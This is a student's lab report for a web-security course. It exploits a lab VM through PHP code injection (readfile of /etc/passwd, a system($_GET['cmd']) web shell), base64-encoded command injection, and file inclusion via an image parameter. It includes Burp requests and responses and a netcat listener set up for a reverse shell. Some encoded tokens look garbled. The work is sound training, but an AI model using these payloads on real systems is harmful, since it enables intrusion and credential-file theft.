

Assignment 3.1.2

Course name: CCF Injections

Developers:

- Anders Carlsson
- Oleksii Baranovskyi

Performer:

- FB-01 Sakhnii Nazar

Table of Contents

Task 1. Code injection detection and analysis.....	1
Task 2. Command injection detection and analysis	4
Task 3. LFI/RFI detection and analysis	6

Material and technical equipment of the workplace

- https://wiki.owasp.org/index.php/Code_Injection
- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11-Testing_for_Code_Injection.html
- <http://projects.webappsec.org/w/page/13246978/Threat%20Classification>

Task 1. Code injection detection and analysis

Purpose: understand what is a code injection

After the work, the student must

- know: what is code injection;
- be able to: recognize and analyze code injection vulnerabilities for the current site.

Tasks:

- analyze provided web application on virtual machine 192.168.56.5 and check its parameters.




Solution:

Open each site in browser. Analyze HTTP-parameters for GET/POST requests.

TASK 1

For provided site, you need to answer: is code injection present? Prove it (screenshot).


Answer:



TASK 2

Obtain /etc/passwd file.

Answer:



Burp Suite Professional v2022.8 - Temporary Project - licensed to Uncia

Target: <http://192.168.56.5> HTTP/1

Request

```
1 POST /settings HTTP/1.1
2 Host: 192.168.56.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 40
9 Origin: http://192.168.56.5
10 Connection: close
11 Referer: http://192.168.56.5/settings
12 Cookie: PHPSESSID=ghc77ev3mp78lpuplcmhlnoid3; PHPJSTYLE=background-color%3A+%2300FF00%21important%3B Upgrade-Insecure-Requests: 1
13 style=$cookie++readfile('/etc/passwd');
```

Response

```
root:x:0:0:root:/bin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization:,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management:,:/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver:,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy:,:/run/systemd:/bin/false messagebus:x:104:109:/var/run/dbus:/bin/false
avahi-autoipd:x:105:111:Avahi autoip daemon:,:/var/lib/avahi-autoipd:/bin/false
ssh:x:106:65534:/var/run/ssh:/usr/sbin/nologin
user:x:1000:1000:,:/home/user:/bin/bash mysql:x:107:113:MySQL Server:,:/var/lib/mysql:/bin/false
```

Inspector

Body parameter

Name: style

Value: \$cookie++readfile('/etc/passwd');

Decoded from: URL encoding

\$cookie = readfile('/etc/passwd');


Oops! An Error Occurred

2 172 bytes | 16 millis

TASK 3

Is it possible to execute web-shell? Prove it (screenshot).

Answer:



Burp Suite Professional v2022.8 - Temporary Project - licensed to Uncia

Target: <http://192.168.56.5> HTTP/1

Request

```
1 POST /settings?cmd=uname+a HTTP/1.1
2 Host: 192.168.56.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://192.168.56.5
10 Connection: close
11 Referer: http://192.168.56.5/settings
12 Cookie: PHPSESSID=ghc77ev3mp78lpuplcmhlnoid3; PHPJSTYLE=background-color%3A+%2300FF00%21important%3B Upgrade-Insecure-Requests: 1
13 style=$cookie++system($_GET['cmd']);
```

Response

```
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.6.2
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 Cache-Control: no-cache
6 Date: Tue, 09 May 2023 12:53:01 GMT
7 Content-Length: 590
8
9 Linux labhost 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt25-2+deb8u3 (2016-07-02) x86_64 GNU/Linux
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <meta charset="UTF-8" />
14 <title>
15 An Error Occurred: Internal Server Error
16 </title>
17 <body>
18 <h1>
19 Oops! An Error Occurred
20 </h1>
21 <h2>
22 The server returned a "500 Internal Server Error"
23 </h2>
24 </body>
25 </html>
```

Inspector

Selection: 38

Selected text: style=\$cookie++system(\$_GET['cmd']);

Decoded from: URL encoding

style=\$cookie = system(\$_GET['cmd']);

Request Attributes: 2

Request Query Parameters: 1


Request Body Parameters: 1

Request Cookies: 2

Request Headers: 12

Response Headers: 6

791 bytes | 21 millis



An Error Occurred: Internal Server Error — Mozilla Firefox

Kali Linux, an Offensive Security... An Error Occurred: Intern... +

192.168.56.5/settings?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Oops! An Error Occurred

The server returned a "500 Internal Server Error".

Something is broken. Please let us know what you were doing when this error occurred. We will fix it as soon as possible. Sorry for any inconvenience caused.

Task 2. Command injection detection and analysis

Purpose: understand what command injection is

After the work, the student must

- know: what is command injection;
- be able to: recognize and analyze command injection vulnerabilities for the current site.

Tasks:

- analyze provided web application on virtual machine 192.168.56.5 and check its parameters.



Solution:

Open each site in browser. Analyze HTTP-parameters for GET/POST requests.

TASK 1

For provided site, you need to answer: is command injection present? Prove it (screenshot).

Answer:



Request

```
1 POST /jumbo HTTP/1.1
2 Host: 192.168.56.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://192.168.56.5
10 Connection: close
11 Referer: http://192.168.56.5/jumbo
12 Cookie: PHPSESSID=ghc77ev3mp78lpuplcmhlnoid3; PHPJSTYLE=background-color%3A+%2300FF00%21important%3B
13 Upgrade-Insecure-Requests: 1
14
15 text=EDELWEISS&token=JHR1eHQgPSBgD2hvYw1pYDsK
```

Response

KittyVault

www-data

Inspector

Selection: 24

Selected text

JHR1eHQgPSBgD2hvYw1pYDsK

Decoded from: URL encoding

JHR1eHQgPSBgD2hvYw1pYDsK

Decoded from: Base64

\$text = 'whoami'; \n

Cancel Apply changes

Request Attributes: 2

Request Query Parameters: 0

Request Body Parameters: 2

Done 3 053 bytes | 23 millis

TASK 2

Obtain /etc/passwd file.

Answer:

Request

```
1 POST /jumbo HTTP/1.1
2 Host: 192.168.56.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 69
9 Origin: http://192.168.56.5
10 Connection: close
11 Referer: http://192.168.56.5/jumbo
12 Cookie: PHPSESSID=ghc77ev3mp78lpuplcmhlnoid3; PHPJSTYLE=background-color%3A+%2300FF00%21important%3B
13 Upgrade-Insecure-Requests: 1
14
15 text=EDELWEISS&token=JHR1eHQgPSBgGvHvZCATNSAVZXRjL3Bhc3N3ZGA7Cg%3d%3d
```

Response

KittyVault

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

Inspector

Selection: 48

Selected text

JHR1eHQgPSBgGvHvZCATNSAVZXRjL3Bhc3N3ZGA7Cg%3d%3d

Decoded from: URL encoding

JHR1eHQgPSBgGvHvZCATNSAVZXRjL3Bhc3N3ZGA7Cg%3d%3d

Decoded from: Base64

\$text = 'head -5 /etc/passwd'; \n

Cancel Apply changes

Request Attributes: 2

Request Query Parameters: 0

Done 3 233 bytes | 16 millis

TASK 3

Is it possible to execute remote shell? Prove it (screenshot).

Answer:

Request

```
1 POST /jumbo HTTP/1.1
2 Host: 192.168.56.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 63
9 Origin: http://192.168.56.5
10 Connection: close
11 Referer: http://192.168.56.5/jumbo?cmd=ls
12 Cookie: PHPSESSID=amrb8Fohn18ogge7rj88m9d715; PHPJSTYLE=background-color%3A+%2300FF00%21important%3B
13 Upgrade-Insecure-Requests: 1
14
15 text=EDELWEISS&token=JHR1eHQgPSBgGvHvZCATNSAVZXRjL3Bhc3N3ZGA7Cg%3d%3d
```

Response

KittyVault

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3010ms

Inspector

Selection: 42

Selected text

JHR1eHQgPSBgGvHvZCATNSAVZXRjL3Bhc3N3ZGA7Cg%3d%3d

Decoded from: URL encoding

JHR1eHQgPSBgGvHvZCATNSAVZXRjL3Bhc3N3ZGA7Cg%3d%3d

Decoded from: Base64

\$text = 'ping -c 4 8.8.8.8'; \n


Cancel Apply changes

Request Attributes: 2

Request Query Parameters: 0

Done 3 188 bytes | 13 038 millis

```
(nazar@snz24) ~  
$ nc -lvnp 4242  
listening on [any] 4242 ...  
[ ]
```



Task 3. LFI/RFI detection and analysis

Purpose: understand what LFI/RFI is

After the work, the student must

- know: what is LFI/RFI;
- be able to: recognize and analyze LFI/RFI vulnerabilities for the current site.

Tasks:

- analyze provided web application on virtual machine 192.168.56.5 and check its parameters.


Solution:

Open each site in browser. Analyze HTTP-parameters for GET/POST requests.

TASK 1

For provided site, you need to answer: is LFI/RFI present? Prove it (screenshot).


Answer:



Select kitten

- ☒ Kitten 1
- ☐ Kitten 2
- ☐ Kitten 3
- ☐ Kitten 4
- ☐ Kitten 5

Select



Request

Pretty Raw Hex Hackvortor

```
1 GET /image?get=robots.txt HTTP/1.1
2 Host: 192.168.56.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=amrb8fohn18ogge7rj88m9d715;
  PHPJSTYLE=background-color%3A+%2300FF00%21important%3B
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render Hackvortor

```
1 # www.robotstxt.org/
2 # www.google.com/support/webmasters/bin/answer.py
3
4 User-agent: *
5 Disallow:
6
```

Inspector

Selection 34

Selected text

GET /image?get=robots.txt HTTP/1.1

Decoded from: Select

Cancel Apply changes

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 2

